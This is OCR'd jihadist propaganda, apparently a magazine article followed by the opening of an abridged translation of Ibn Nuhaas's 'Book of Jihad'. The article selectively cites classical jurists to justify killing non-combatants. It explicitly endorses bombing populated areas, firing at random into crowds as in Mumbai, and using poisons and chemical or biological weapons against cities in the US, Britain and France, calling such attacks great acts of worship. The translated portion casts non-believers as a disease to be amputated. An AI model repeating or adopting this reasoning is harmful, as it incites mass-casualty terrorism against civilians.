It is the consensus of the scholars that Muslims should not kill the women and children of the disbelievers intentionally. It is the word "intentionally" that should be explained here because it qualifies the above statement and a lack of understanding this rule is what leads to the confusion that surrounds this issue today. What is meant is that women and children should not be singled out for killing; women and children should not be killed if they fall into captivity and if they can be separated from the combatants in war they should. But in no way does it mean that Islam prohibits the fighting against the disbelievers if their men, women and children are intermingled. This understanding is very dangerous and detrimental to jihad and awareness on this issue is very important. To stop the targeting of disbelievers who are at war with the Muslims just because there are women and children among them leads to constraints on today's jihad that make it very difficult, and at times, impossible to fight and places the Muslims at a great disadvantage compared to their enemy. To properly understand this issue let's look at the statements of the scholars regarding attacking the enemy in their dwellings and laying siege to their towns.

During the time of the Messenger of Allah ﷺ there was a form of fighting called *bayat*. This is when the enemy would be attacked at night under the cover of darkness. The attackers would ambush the enemy in their tents and houses and engage them in fighting. This would lead to the deaths of men, women and children who were in the tents or homes because of the difficulty in distinguishing the difference between man, woman and child. So is this form of fighting allowed in Islam? The answer is yes. The Messenger of Allah ﷺ was asked about the ruling concerning the women and children who get targeted in *bayat*. The Messenger of Allah ﷺ said in an authentic narration: "*They belong to them*." Which means that the ruling of the women and children is the same as that for the combatant men whom it is allowed to kill. The Messenger of Allah ﷺ permitted his companions to engage in this form of fighting even though, at occasions, entire families would be killed. Salamah said: "I myself have killed the inhabitants of nine houses."[4]

Imam Ahmad was asked about *bayat*. He said: "And is the fighting against the Romans but *bayat*?"[5] In other words, Imam Ahmad not only approves of *bayat* but also states that it is the most common method of war employed by the Muslims against the Romans.

There is no difference in ruling between *bayat* and detonating a bomb in a populated center in a nation that is at war with the Muslims. Just as the swords of the companions and those who followed them could not distinguish between man, woman and child and yet were allowed to engage in *bayat*, why should we ban bombings of populated areas in disbelieving countries? The matter of *bayat* is agreed upon to the extent that Imam Ahmad said: "We do not know of anyone who discouraged *bayat*."[6]

The other method of fighting which is relevant to our discussion is setting the catapult or mangonel against the cities of the disbelievers.

The scholars of *sîrah* mentioned that the Messenger of Allah ﷺ set up the mangonel against al-Taif and that Amr bin al-Aas used it against Alexandria in Egypt. The mangonel would strike its missiles against the city and did not distinguish between man, woman or child. The ruling on using the mangonel against the enemy is summarized by Ibn Rushd who states that: "It is the consensus of the jurists that it is allowed to set up catapults against the forts of the disbelievers whether there are women and children in them or not because of what was narrated to us that the Messenger of Allah ﷺ set up the mangonel against the people of al-Taif."[7]

Imam al-Shafi'i says: "It has been reported to us that the Messenger of Allah ﷺ set up the mangonel against al-Taif. So if it was necessary for the Muslims to not target the disbelievers because of the existence of children amongst them, the Messenger of Allah ﷺ would have prohibited that because

2 Narrated by Abu Dawood with an agreeable chain of narration.
3 Narrated by Abu Dawood and al-Hakim and is *Şaĥîĥ*.
4 Mu`jim al-Tabarani.
5 *Al-Mughnî*, Ibn al-Qudamah.
6 Ibid.
7 *Bidâyat al-Mujtahid*.



"Just as the swords of the companions and those who followed them could not distinguish between man, woman and child and yet were allowed to engage in *bayat*, why should we ban bombings of populated areas in disbelieving countries?"

their cities and fortresses are not without women, children, elderly, (Muslim) prisoners, and merchants. This narration from al-Taif (that he used the mangonel) and others is well preserved and well known from the sunnah of the Messenger of Allah ﷺ and his *sîrah*. It has also been the practice of the Muslims and the righteous predecessors from the companions of Muhammad ﷺ to be as such in regards to the fortresses of the disbelievers before us and it has not been reported to us that any one of them stopped targeting a fortress by mangonel or other forms of weaponry just because of the existence of women, children or others who should not be killed among them."

After mentioning that it is allowed to use the mangonel, Imam al-Mawardi says that: "The prohibition of the Messenger of Allah ﷺ of killing women and children applies to when they fall captive since they are booty for the Muslims. But when the women and children are in the land of war they can be targeted as their men because the land of war is a land that is permissible (to target its people)."[8]

But even with the mangonel, the scholars allowed its use against civilian targets based on the need. Imam al-Shafi'i states that if the Muslims are at a distance from the fort or the town they should fire only at the walls and not at the homes of the disbelievers.[9] However, if they are close to the walls then they are allowed to fire at the homes.

Again, with the mangonel just as with *bayat*, it leads to the loss of lives of non-combatants. A mangonel missile that strikes at a city and which is by no means an accurate weapon is no different than bombing a city of a nation that is at war with the Muslims.

Therefore from the above two pieces of evidence it becomes clear that Muslims are allowed to target the populations of countries that are at war with the Muslims by bombings or firearm attacks or other forms of attacks that inevitably lead to the deaths of non-combatants.

Notice that I haven't even brought up the evidence of treating the enemy as they treat us. With all the aggression the West is committing against the Muslims this additional evidence leaves no room for those who argue on behalf of the general populations of the West.

It is important to look into the foundations, which our classical scholars based their *fatâwâ* on concerning jihad to see why they came to different conclusions compared to many scholars of today.

- Imam Abu Zakaria al-Ansari: "It is allowed to set up the mangonel on a fort even if it would strike (the non-combatants) so that they do not use that as a way to disable jihad or as a ruse to keep their fortresses and in that is great evil."[10]

- Imam al-Nawawi: "If there is in the town or the fortress a Muslim, a (Muslim) prisoner, a merchant, a disbeliever who is given peace, or a group of the aforementioned, is it allowed to tar-

8 *Al-Umm.*
7 Ibid.
10 *Asna al-Maṭâlib.*



get the population with fire or mangonels and what is similar to that? There are different ways in the *madhab* (school of thought). First, if it is not necessary to strike them then the stronger opinion is that it is not recommended to do so but it is not prohibited. This is so that jihad does not become disabled because of a Muslim who is among the disbelievers. If it is necessary to strike them due to fear from harm that would befall the Muslims from them or because the fortress could not be opened in any other way, then there is no doubt that it is allowed to strike them. The second way in the *madhab* is that there is no consideration for necessity. If striking them would lead to the death of a Muslim they should not strike them otherwise there are two opinions. The third way, and this is mentioned by the author of *al-Shâmil,* is that if the number of Muslims among them is equal to the disbelievers we should not strike them but if they are less, then we can strike them because most of the harm would not be on the Muslims. The official position of the *madhab*, and this is what is stated in *al-Mukhtasar*, is that it is allowed to strike them even if it is known that it would inflict harm on the Muslims (among the disbelievers) because the sanctity of the Muslims on our side is greater than the sanctity of the Muslims who are among them. If some Muslims do get killed they are martyrs."[11]

• Imam Ibn Qudamah al-Maqdisi: "If they (the enemy) shield themselves in war by women and children and others who should not be killed, it is allowed to target them with the intention of killing the combatants. This is because the Prophet ﷺ used the mangonel even though there were women and children among them. It is also because if the Muslims seize attacking them this would lead to the disablement of jihad since the enemy would use this shield to protect themselves whenever they feel threatened by the Muslims. It is allowed to strike against them whether the battle is raging or not because the Prophet ﷺ did not wait to strike only at the times when the battle was underway."[12]

• Imam Ibn Qudamah al-Maqdisi also says: "It was reported by Ali bin Abi Talib that the Prophet ﷺ set up the mangonel against the people of al-Taif; and flooding the enemy with water is similar to that. If there are Muslims among them and we can conquer the enemy without using such methods, then we shouldn't because it would lead to the shedding of blood without any necessity but if we cannot conquer them unless we use such methods then

11 *Rawdat al-Ţâlibîn.*

12 *Al-Sharĥ al-Kabîr.*

it is allowed because prohibiting that would lead to the disablement of jihad."[13]


This is just a sample of quotations from our classical scholars to show that the continuation of jihad takes precedence over other considerations and that whatever would lead to the disablement of jihad should be abrogated. Many of the modern scholars have placed a set of rigid rules that if followed would make jihad impossible or at least put the Muslims in a position of disadvantage compared to an enemy who has no morals when it comes to its war against Islam. Some of the restrictions placed on jihad by some of the modern scholars include:

- Jihad should not be fought without the permission of the king or president
- Martyrdom operations are not allowed
- Any operation that leads to the death of disbelieving women and children is not allowed.

The first restriction by itself would lead to the complete abandonment of jihad because none of the kings or presidents (who are apostates to start with) would allow jihad for the sake of Allah. The only type of war they would allow is a war that benefits them personally and protects their power. They would care less about a war that is for the sake of Allah, the promotion of Islam or the defense of Muslims. The other two restrictions rule out most of the operation methods available for the mujahidin today.

Imam Ibn Rushd says that it is the consensus of the jurists that fortresses could be struck with mangonels whether there are women and children in them or not. Imam al-Shafi'i says: "It has also been the practice of the Muslims and the righteous predecessors from the companions of Muhammad ﷺ to be as such in regards to the fortresses of the disbelievers before us and it has not been reported to us that any one of them stopped targeting a fortress by mangonel or other forms of weaponry just because of the existence of women or children or others who should not be killed among them." And Imam Ahmad said: "And is the fighting against the Romans but *bayat*?"

It has been the practice of the Messenger of Allah ﷺ in his battles to attack populations of the disbelievers even if women and children get unintentionally killed; it has been the practice of the four righteous Caliphs, the Umayyads, the Abbasids, the Ayyubids, the Muslims in Spain and the Mamluks in their wars to ambush the Romans in *bayat* and to use mangonels against them; and it has been the practice of the Ottomans to use artillery in their sieges against the disbelievers' towns and cities. So can we throw away 1,400 years of war methods out of the window and come up today with new unfair rules for our jihad? What the Muslims didn't do is kill them intentionally or kill them when they surrendered and fell into captivity. A sound understanding of this issue is very much needed today in order not to restrict our jihad or put our brothers at jeopardy by banning them from feasible targets just because it would lead to the deaths of non-combatants, and only allow them to attack military



"So can we throw away 1,400 years of war methods out of the window and come up today with new unfair rules for our jihad? Women, children and elderly were killed in battles with the Roman Empire, in battles of Salah-ad-Din against the Crusaders and in battles of Spain but what the Muslims didn't do is kill them intentionally or kill them when they surrendered and fell into captivity."

13 *Al-Kâfî*.

targets that are more protected.

Modes of operation that would be allowed according to the above evidence:

• The use of explosives against populated areas in nations that are at war with Muslims is allowed. Explosive devices are similar to the effect a mangonel would have. Mangonel missiles were either stones which would fall and kill by impact or by shrapnel caused by them or containers that are filled with an incendiary material which would kill by burning. Some scholars have equated explosives to the use of fire against the enemy, which isn't exactly accurate.[14] It is true that explosives do produce high temperatures but most deaths are caused by shrapnel and by the detonation wave. The heat of the explosion causes the least number of casualties. This is the case with most explosive materials. But whether the death is caused by heat or by shrapnel, explosives are similar in legislation to the use of the mangonel.

• The use of firearms in operations such as that of Mumbai, which is targeted at the general population, is allowed and is similar to the bayat method of war discussed above. The shooter can fire randomly at crowds but should avoid the execution of women or children when the target is clear.

• The use of poisons or chemical and biological weapons against population centers is allowed and is strongly recommended due to its great effect on the enemy. Regarding the importance and permissibility of using such weapons, the classical scholars have said the following:

– Imam al-Mawardi: "The Messenger of Allah ﷺ set up the catapult on al-Taif when he laid siege to it following the opening of Makkah. It is allowed to attack the enemy (in the place where they live such as their cities or villages) when they are not aware, like what the Messenger of Allah ﷺ did with Bani al-Mustalaq, and it is allowed to attack them at night and set fire to their homes and throw on them fire, snakes or scorpions, demolish their homes with them inside, release floods onto them, cutoff their water supply, and do onto them all what would lead to their destruction without refraining just because of the women and children that are among them, even if that would lead to the deaths of their women and children. This is because the Messenger of Allah ﷺ did not stop from attacking Bani al-Mustalaq or al-Taif because of their women and children. The instruction of the Messenger of Allah ﷺ not to kill women and children is when they are intentionally executed; also when they fall as booty they should not be killed. However when they are residing in *dâr al-Ĥarb*, it is *Ĥalâl* to target them and they carry the same ruling as their men."[15]

– Imam al-Sarkhasi (a Hanafi scholar) quotes Muhammad ibn al-Hassan from *Sharĥ al-Sayr al-Kabîr*: "It is allowed for the Muslims to burn the fortresses of the disbelievers with fire, to flood them with water, or to put blood, feces or poison in their water until they contaminate it because Allah commanded us to subdue them and break their strength and all the methods of war which we mentioned that would lead to their weakening would be fulfilling the commands (of Allah) and would not fall under disobeying (of Allah). All of this also damages the enemy and that is a way to obtain rewards. Allah says: ﴿**Nor do they inflict any injury upon an enemy but is written to their credit as a deed of righteousness**﴾ [9: 120]. None of the mentioned (methods of war) are prohibited if there is among them Muslim prisoners of war, people who are given peace, young or old, men or women even if we know that, because there is no way to avoid them and at the same time fulfill the commands of subjugating the disbelievers and whatever is not possible to avoid is forgiven."

– Imam Ibn Farhoon (a Maliki scholar): "The enemy is fought in every way, and with fire if there is no other means if we fear harm from them. If we do not fear harm from them then there are two opinions. […] It is not disputable that we are allowed to strike their ships and fortresses with the mangonel even if Muslims are therein."[16]

– Imam al-Kharshi (a Maliki scholar): "It is allowed to fight the enemy if they do not respond to what we call them to with all forms of war. It is al-

14 The scholars are using the (authentic) evidence that the Prophet ﷺ banned the use of punishing the enemy with fire.

15 *Al-Ĥâwî al-Kabîr.*

16 *Tabsirât al-Ĥukâm.*

lowed to cut off water from them to kill them from thirst, to release floods on them, to drown them according to the famous opinion, or to kill them with weapons such as a blow from a sword, a stab from a lance, a missile from a mangonel or other weapons of war."[17]


– Imam al-Shafi'i: "If the enemy protects himself in a mountain, a fortress, a trench, with thorn trees, or with any form of protection it is allowed to strike them with mangonels, catapults, fire, scorpions, snakes and all what harms them. It is allowed to flood them with water to drown them, or to get them hampered in mud. That is whether women, children and priests are among them or not because the land (of war) is not protected with Islam or with a covenant. It is also acceptable to burn their fruit trees or other trees, to destroy their buildings and all what doesn't have a soul from their belongings."[18]

– Imam al-Bahuti (a Hanbali scholar): "It is also allowed to strike them (the disbelievers) and put fire, snakes, or scorpions in the scales of the mangonel, to fill their tunnels with smoke, to release floods on them in order to drown them, and to destroy their fortresses and buildings. But if we can defeat them without the use of fire then we shouldn't use it."[19]

– Imam al-Shawkani: "Allah has commanded us to kill the disbelievers without specifying the methods of doing so. Allah did not command us to do this or not do that. Therefore there is no preventing from killing them with every means of killing whether it is shooting, stabbing, flooding, demolishing buildings on them or throwing them from heights."[20]

These statements of the scholars show that it is allowed to use poison or other methods of mass killing against the disbelievers who are at war with us. In addition to that, there are many other important insights in their statements that the reader may benefit from.

The populations of the nations that are at war with the Muslims and especially those who are at the lead such as the U.S., Britain and France should be targeted by the mujahidin in operations that employ explosives, poisons, firearms and all other methods that lead to inflicting the greatest harm on them and this is among the greatest deeds a Muslim can worship Allah with in our day and time.



"All of this also damages the enemy and that is a way to obtain rewards. Allah says: ﴿Nor do they inflict any injury upon an enemy but is written to their credit as a deed of righteousness﴾ [9: 120]."

- Imam al-Sarkhasi

17 *Sharĥ Khalîl.*
18 *Al-Umm.*
19 *Kashf al-Qinâ.*
20 *Al-Sayl al-Jarrâr.*

THE BOOK OF JIHAD

MASHARI AL-ASHWAQ ILA MASARI AL-USHAAQ WA MUTHEER AL-GHARAAM ILA DAAR AS-SALAAM

BY

ABI ZAKARYYA AL DIMASHQI AL DUMYATI
"IBN-NUHAAS"

(D. 814 HIJRI)

TRANSLATED BY NOOR YAMANI (ABRIDGED)

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Translator's preface:

About the author:

The author: Ahmad Ibrahim Muhammad al Dimashqi al Dumyati (died 814 hijri)

He was eager to do good, preferred living in obscurity, showed no arrogance or pride due to his knowledge, whoever would see him would think he is a commoner – a handsome man, with a beautiful beard, short and medium built. Spent a lot of his life stationed in Jihad until he died as a Shaheed.

Ibn Al Imad: The Sheikh, Imam, scholar, and exemplar.

In 814 hijri the Romans attacked the people of Teenah in Egypt. The people of Dumyat led by Ibn al Nahaas went to join their brothers in their fight against the invading forces and he died in the battlefield.

About this book:

Introduction:

My comments are enclosed in brakets []

Definition of Jihad:

The linguistic meaning:

- Lisan Alarab: Fighting the enemy. It involves using all effort in words and deeds.
- Mujam matn al lughah: Jihad is commonly used to refer to waging war for the sake of Alhaq (the truth)

In Islamic terminology it means:

Calling towards the true religion and fighting with one's soul and wealth against those who reject it. (Al Inayah Sharh al Hidayah (Hanafi))

Jihad is fighting. (Al Sheerazi in al Muhadhab (Shafi'i)

Jihad is a Muslim waging war agianst a non-Muslim who has no peace agreement with Muslims and the fighting is for the sake of the word of Allah to prevail. Jihad is also fighting the non-Muslim who attacks Muslim territory and it is also the Muslims attacking the non-Muslims in their land. (Mawahib al Jaleel fi Sharh Mukhtasar Khalil (Maliki))

Jihad is a cure for the individual and the society. It cures the individual by delivering him from the sickness of disbelief to the wellbeing of Islam. Disbelieving in Allah is the greatest disease of all and the most destructive on all humanity, while Islam is the complete cure. Jihad cures the society by eliminating the source of corruption and oppression. Leaving the disbeliever unharmed increases the disease and strengthens it and allows the cancer to spread. Therefore Islam cannot flourish and Muslims cannot live in peace unless the disease is cured. If it is possible to cure the disease by using a medicine then be it. Otherwise the infected portion must be amputated even though the amputation could cause pain and suffering for the body. But then no one could claim that the amputation cruel or inhumane. It was necessary for the survival of the body. That is precisely the role of Jihad in Islam. First the message should be conveyed through peaceful means. If the peaceful course is exhausted and it did not bear its fruits, the bearers of the truth would need to draw their swords and fight in order for the word of Allah to prevail.

Important terms:

Jihad:
Ribaat: Is the stationing in a land bordering the enemy for the purpose of jihad. The land of Ribaat is a land that is under threat of attack by the enemies of Islam. The one who is stationed in Ribaat is called a Murabit

Qazw: Linguistically refers to “pursuit” It is used in Islamic terminology to refer to pursuing the enemy in order to fight him.

The ruling of Jihad:

There are two types of *fardh* (duty) in Islam: *Fardh Ayn* and *fardh kifayah*.

Fardh Ayn (individual duty): This is a mandatory duty that must be performed by everyone. Examples of this type of duty are the five daily prayers and fasting.

Fard kifayah (collective duty): This is a mandatory duty that must be done. If some Muslims fulfill it then the rest are releived of the duty. Example of this type of duty is enjoining good and forbidding evil. This is a duty that must be done in the Ummah. If some Muslims fulfill that duty then the rest are reliefed of the duty but if they don’t then the whole Muslim Ummah is sinful until the duty is fulfilled. Another example would be the Adhan. According to some schools of thought the adhan is fardh kifayah. If Adhan is not performed in a Muslim community then they are all held accountable for that until one of them performs it.

Jihad is a collective duty ***(fardh kifayah)***. (A command which is imperative upon all to perform it, but if some do perform it, it will be sufficient). That is the opinion of the majority of scholars.
In al Hidayah (Hanafi) it states that: Fighting the non-believers is mandatory even if they do not initiate war and that is according the general texts of Islam.

Al Mugni: Jihad becomes an individual duty in three cases: 1) When the armies meet it is mandatory to fight and not flee. 2) If the non-believers descend on Muslim territory. 3) If the Imam calls for war it is mandatory on every able Muslim to respond.

Ibn Hazm: Jihad is mandatory on Muslims. If some do fulfill the duty by protecting our borders, and fighting the enemies in their own land and conquering it, then the other Muslims are relieved of the duty otherwise it is a duty on each one of them according the verse: " Go forth, whether light of heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew"

The classification of Jihad into minor and major Jihad:

The hadith of "We returned from the minor Jihad to the major Jihad" is fabricated. It hasn't been narrated by any of the scholars of hadith.

Ibn Taymiyah states: The hadith of " We returned from the minor Jihad to the major Jihad" is fabricated and is not narrated by any of the scholars who have knowledge of the words of Rasulullah, his actions and his Jihad against the nonbelievers. In fact Jihad against Kufar is among the greatest of deeds. Indeed it is the greatest voluntary deed a human could do.

Evidence that Jihad is overwhelmingly used to refer to fighting non-believers:

1. The objection of women: When women came to the Messenger of Allah and complained that the men join you in jihad while we don't. The Messenger of Allah told them that the jihad of women is hajj.

   It is obvious here that jihad refers to combat. If it meant struggle of the soul then why can't the women do it?

2. Simply look at the table of context of the books written by our traditional scholars. In their books the chapter titled jihad only refers to fighting. If they understood it to directly include other meanings this would have been reflected in their writings. As an example of what I stated you can refer to the following books and take a look at the chapter of Jihad (notice that they called it Jihad and not Qitall (fighting)): Al Mughni by ibn Qudamah– Al Umm by Imam Shafi'i – Al Mudawanah by Imam Malik - The three commentaries on Mukhtasar Khalil by Al Kharshi, Alaysh and Al Hatab – Al Muhala by Ibn Hazm – Subul Al Salam – Nayl Al Awtar – Al Fatawa al Kubra by Ibn Taymiyah.

3. The meaning of these hadiths referring to jihad can only mean fighting. For example:

- Abu Huraira states that the Messenger of Allah was asked: "Is there any deed equivalent to jihad?" He said, "Yes, but you wont be able to do it" The third time he said, "What is equivalent to the mujahid is the one who is fasting, and praying continuously until the mujahid *comes* back" (Muslim) In other words comes back from combat. Coming back from struggle of the soul would make no sense.

- Abu Hurairah states that the Messenger of Allah was asked, “O Messenger of Allah, guide me to a deed equivalent to jihad” He said, “I don’t find any!” Then he said, “When the mujahid goes on jihad, can you enter your masjid and pray continuously, and fast and never break your fast?” The man said, “and who could do that!” (Bukhari)

- Abu Huraira narrates that one of the companions passed by a spring of fresh water in a valley. He said if I seclude myself from people and stay in this valley (to worship Allah). But I wont do so until I seek permission from the Messenger of Allah. The Messenger of Allah said, “ Don’t do so. The posting of one of you in the path of Allah is better than his prayer in his house for seventy years. Don’t you want Allah to forgive you and enter you into Paradise? Fight (iqzoo) in the path of Allah. For whoever fights (katal) in the path of Allah a time equivalent to that of milking a camel, Paradise is guaranteed for him” Tirmithi (sahih). So this Sahabi who wanted to live in seclusion to make jihad al nafs was told not to do so.

Not only that but also whenever “fi sabeel illah” (in the cause, way or path of Allah) is used it is understood to mean fighting.

Ibn Hajjar states that: Whenever “fi sabeel illah” is used in a general sense it refers to fighting in the path of Allah.

In al Mussanaf by Ibn Abi Shaybah and al sunnan al kubra by al Bayhaqi:

Abu Bakr al Siddeeq escorted an army and walked with them and then said: “Praise be to Allah for having dust on our feet in his cause.” A man said: “But we just escorted them and gave them farewell?” Abu Bakr said: “We prepared them, gave them farewell and made prayers for them”
Over here you see that the man questioned Abu Bakr claim that “we had our feet dirty in the cause of Allah” This is because the man understands that to mean in the battleground. Abu Bakr explained to him that it would also include the ones who support and provide for the fighters.

Also this following hadith can only be understood in light of the aforementioned definition of “in the path of Allah”:

576 Muslim:
Salman al Farisi said: The Messenger of Allah said: “Being stationed in the path of Allah for a day is greater than fasting the days of a month and praying its nights. And if he dies his rewards of the deeds he used to do would continue and his provisions would continue and he would be spared the trial of the angels of the grave”

If “in the path of Allah is general and includes all good deeds, then there is no meaning in saying that it is better than the fasting and praying of a month. So it must have a specific meaning, and that is fighting.

708 Tirmithi:
Abdullah bin Amr narrated: The Messenger of Allah said: “Two eyes will not be touched by Hellfire: An eye that cries from the fear of Allah, and an eye that spent the night in a guard post in the path of Allah.

The whole concept of guarding in the path of Allah would only make sense if it is in the context of fighting.

801 Al Nasa'i – al Hakim – Tirmithi – Abu Dawud:
Amr bin Absah said we were laying siege to al Taif and I heard the Messenger of Allah say: "Whoever shoots an arrow in the sake of Allah will be rewarded like one who has freed a slave" Amr said I shot 16 arrows on that day.

Shooting arrows can only be in fighting.

CHAPTER 1: ON THE COMMAND OF JIHAD AGAINST THE NON BELIEVERS AND ITS MANDATE, AND THE STERN WARNING AGAINST THOSE WHO DON'T PRACTICE JIHAD:

The command to fight:

"Fighting has been enjoined upon you while it is hateful to you. But perhaps you hate a thing and it is good for you; and perhaps you love a thing and it is bad for you. And Allah knows, while you know not" (al Baqara 216)

" And fight in the cause of Allah and know that Allah is Hearing and Knowing" (al Baqara 244)

" And if it were not for Allah checking [some] people by means of others, the earth would have been corrupted, but Allah is full of bounty to the worlds" (al Baqara 251)

" Then kill the polytheists wherever you find them and capture them and besiege them and sit in wait for them at every place of ambush" (al Tawba 5)

"Fight those who do not believe in Allah or in the Last Day and who do not consider unlawful what Allah and His Messenger have made unlawful and who do not adopt the religion of truth [i.e., Islam] from those who were given the Scripture – [fight] until they give the jizyah[1] willingly while they are humbled" (al Tawba 29)

Imam Al Haleemi in Suab al Iman:

Allah clarified that if it weren't for Allah checking the nonbelievers through the believers and giving the believers authority to protect Islam and break the armies of disbelief, disbelief would have reigned on earth and the true religion would have been eliminated. This proves that the reason for the survival of religion (i.e., Islam) is Jihad and whatever is in this status deserves to be a pillar of Iman.

1. On the authority of Ibn Umar (may Allah be pleased with him), the Messenger of Allah (peace and blessings of Allah be upon him) said: " I have been ordered to fight against the people until they testify that there is none worthy of worship except Allah and that Muhammad is the Messenger of Allah, establish the prayer and give the zakah. Then, if they do that, their blood and wealth will be protected from me – except in accordance with the right of Islam. And their reckoning will be with Allah, the Exalted" Bukhari, Muslim, Tirmithi, Nasa'i, Abu Dawud, Ibn Majah, Ahmad, al-Bayhaqi, Ibn Habbaan, al-Darqutni, and Imam Malik.

   It was narrated by Ibn Umar, Abu Huraira, Jabir Ibn Abdullah, Anas bin Malik, Jareer ibn Abdullah, Aus ibn Abu Aus, ibn Abbaas, Sahl ibn Saad, al-Numaan ibn Basheer, Tariq ibn Ashyam, Abu Bakrah, Muadh bin Jabal and Samura bin Jundub.
   Thus, the hadith is Mutawatir, the absolute strongest form of Hadith.

[1] Jizyah: A tax imposed on the Christian and Jewish subjects of the Muslim Khilafah.

Among a few interpretations ibn Hajjar mentions the strongest is that people are fought to establish the dominance of Allah's law. This objective can be met through many means. It could be met by fighting them. It can also be met by them accepting the law of Allah and paying the Jizyah. It can also be met by some sort of peace accord between Muslims and others, in which the non-Muslims will not oppose the word of Allah in any way.

2. Abu Muthana Al Abdi said I heard Abu Al Khasasyah say I came to the Messenger of Allah and said I would pledge allegiance to him. The Messenger of Allah took the pledge from me to testify that there is none worthy of worship other than Allah that Muhammad is the Messenger of Allah, to pray the five prayers, to fast Ramadan, to pay Zakah, to make Hajj, and to fight in the sake of Allah. I said O Messenger of Allah, Two of those I cannot do. The first is Zakah. I only have ten camels. They constitute my entire wealth. The second is Jihad. I heard that whoever runs away from the battlefield has incurred the wrath of Allah. I am afraid if fighting faces me I might fear death and my spirit would fail me. Rasulullah grabbed his hand and waved it and said, "No sadaqah and no Jihad! How can you then enter into Jannah?". Abu al Khasasyah then said: The Messenger of Allah took my pledge on every term he mentioned."

   Narrated by Al Hakim and authenticated it.

3. Salamah bin Nufail said: While I was sitting with Rasulullah a man came to him and said, "O Messenger of Allah Horses are being discarded and weapons are been laid down and some are claiming that there is no more fighting" Rasulullah said, "They are lying! Fighting has just begun! And a party of my Ummah will fight for the sake of Allah, and those who oppose them will not harm them. Allah will deviate the hearts of some men to provide for that party from them by fighting them. And they will continue fighting until the final hour starts (the Day of Judgment) and good will remain on the foreheads of horses until the day of Judgment and war will not end until Yagog and Magog come out.
   Narrated by al Tabarani in Al Mujam al Kabir

   A similar hadith was narrated by Imam al Nasa'i and is ***hasan*** (agreeable):

